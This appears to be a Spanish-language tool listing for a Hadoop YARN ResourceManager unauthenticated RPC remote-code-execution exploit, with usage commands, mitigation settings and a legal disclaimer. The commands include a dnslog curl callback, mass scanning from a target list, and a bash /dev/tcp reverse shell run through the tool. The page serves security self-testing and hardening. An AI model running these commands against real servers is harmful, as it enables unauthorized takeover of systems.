 al1ex/hadoop-yarn-resourcemanager-rce
RCE no autorizado en Hadoop Yarn ResourceManager

Había una vulnerabilidad de acceso no autorizado en Hadoop yarn ResourceManager. Esta vulnerabilidad existía en Hadoop yarn, el componente central de Hadoop. Debido a que Hadoop yarn abría el servicio RPC al público de forma predeterminada, un atacante remoto podía aprovechar esta vulnerabilidad de acceso no autorizado y ejecutar comandos arbitrarios a través del servicio RPC, controlando así el servidor objetivo. Dado el alto riesgo y el gran daño de esta vulnerabilidad, y que los detalles ya han sido divulgados y explotados por terceros, se recomienda que todos los usuarios de Apache Hadoop realicen una autocomprobación y tomen medidas de seguridad a tiempo.
Apache Hadoop Yarn *

python3 Hadoop_Yan_RPC_RCE.py

python3 Hadoop_Yan_RPC_RCE.py -v true -t http://www.target.com


python3 Hadoop_Yan_RPC_RCE.py -a true -t http://www.target.com -c "curl xxx.dnslog.cn"

python3 Hadoop_Yan_RPC_RCE.py -s true -f target.txt


python3 Hadoop_Yan_RPC_RCE.py -a true -t http://www.target.com -c "bash -i >& /dev/tcp/ip/port 0>&1"
https://nosec.org/home/detail/4905.html
https://github.com/N0b1ta/Bit-Cannon/tree/master/Apache/Hadoop/YARN/hadoop-yarn-rest-api-unauth
1.Habilite la autenticación Kerberos para evitar el acceso no autorizado.
<property>
    <name>hadoop.security.authentication</name>
    <value>kerberos</value>
    <final>false</final>
    <source>core-site.xml</source>
</property>...
<property>
    <name>hadoop.rpc.protection</name>
    <value>authentication</value>
    <final>false</final>
    <source>core-default.xml</source>
</property>
2.Prohíba que las direcciones externas accedan a los puertos relacionados con el servicio RPC de Hadoop o configúrelos para que solo se abran a direcciones de confianza.
Declaración solemne: no utilice esta herramienta para fines ilegales. Esta herramienta solo se utiliza para la autocomprobación de seguridad por parte del personal de la Parte A y del personal de la Parte B. Si el usuario la utiliza ilegalmente, la responsabilidad legal recaerá en el usuario!!!
Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.
